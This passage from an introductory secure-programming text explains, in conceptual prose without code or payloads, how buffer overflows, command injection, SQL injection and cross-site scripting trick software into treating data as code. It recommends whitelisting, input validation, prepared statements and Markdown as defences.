This is not standards-compliant HTML and as such should not produce a rendered page. But not rendering a page is frustrating for users, so IE attempted accept more HTML than was strictly necessary. In sum: Blacklisting successfully requires knowing *all* of the ways a bad thing can happen, and that's not always easy to do.

Whitelisting

A safer alternative to blacklisting potentially dangerous content is to whitelist content known not to be dangerous. This would amount to designing a grammar for safe content, and confirming that the provided content matches the grammar. This content would include anything from an unknown and untrusted source, including HTTP headers, cookies, URL path parameters, and HTML form (and hidden) field contents.

Markdown is an example of this approach. Rather than allow full HTML but attempt to filter out the bad stuff, the way Myspace did it, sites now accept comments only written in Markdown, which is known to be wholly safe, since it provides no way of running generic scripts, but also provides plenty of opportunity for including formatting and rich content.

Common Thread: Data as Code

Looking back over all of the cybersecurity material we have presented, you can see a common theme: Attackers often try to find a way to trick software to **treat untrusted inputs as code, rather than data**, as was intended.

Many Attacks

We have seen at least four kinds of attack that all aim for attacker provided data to be treated by the targeted software as code.

- **Stack smashing attacks** (*buffer overflows*). The attacker provides more input than expected, and overruns the bounds of the buffer meant to contain it. The overrunning data overwrites the return address on the stack so that it now points into the buffer the attacker provided. Thus, when the function "returns" it will treat the data the attacker provided as if it were code.
    - Other memory corruption attacks, such as **use-after-free**, similarly attempt to overwrite an address to code in a way that allows the attack to run code if his choice.
- **Command injection attacks**. The attacker provides input data that the target software uses when constructing a program that is to be run by a shell (e.g., via the `system` command). While this input data is meant to specify filenames, textual strings, etc., the attacker may include shell commands (too) and these may end up getting run when executing the constructed program.
- **SQL injection attacks**. These are similar to command injection attacks: The attacker provides input that the target software uses to construct a SQL query to be run at the local database. The intention is for the provided input to be used as data, e.g., as names, numbers, etc. But the attacker can cleverly provided SQL commands and a vulnerable server will include them in its constructed program.
- **Cross-site scripting attacks**. Once again an untrusted user provides input intended to be used as data in an HTML page. But since HTML pages can embed Javascript programs that run in the browser with the page's domain's privileges, a clever attacker can attempt to cause his input data to be treated as a Javascript program, and thus it will run on the client's browser with the victim's site's privileges.

A Common Defense

In all of these cases, the reason the attacks could be successful is that inputs from an untrusted source failed to conform to expectations—**the inputs needed to be validated** before they were used.

In the case of buffer overflows, this validation happens automatically in a type-safe language: Any attempt to access a buffer outside its bounds is detected and prevented by the programming language implementation.

In the other three cases, the language doesn't immediately provide help because it doesn't know how the input is being (mis)used. This means the onus is on the programmer to write code that does not trust inputs it receives, and instead **actively ensures that untrusted inputs conform to expectations**, e.g., it contains no elements that could be mishandled as if code. Correct-by-construction methodologies are preferred, since filtering/escaping can miss vectors of attack. Such methodologies include **prepared statements**, for constructing SQL queries, which ensure that no input is treated as SQL commands; and **markdown**, for rendering rich content, contains no code by design (unlike HTML).

These defenses apply generally, even against attacks that are not yet known or understood! Keep them in mind to ensure the software you write is secure.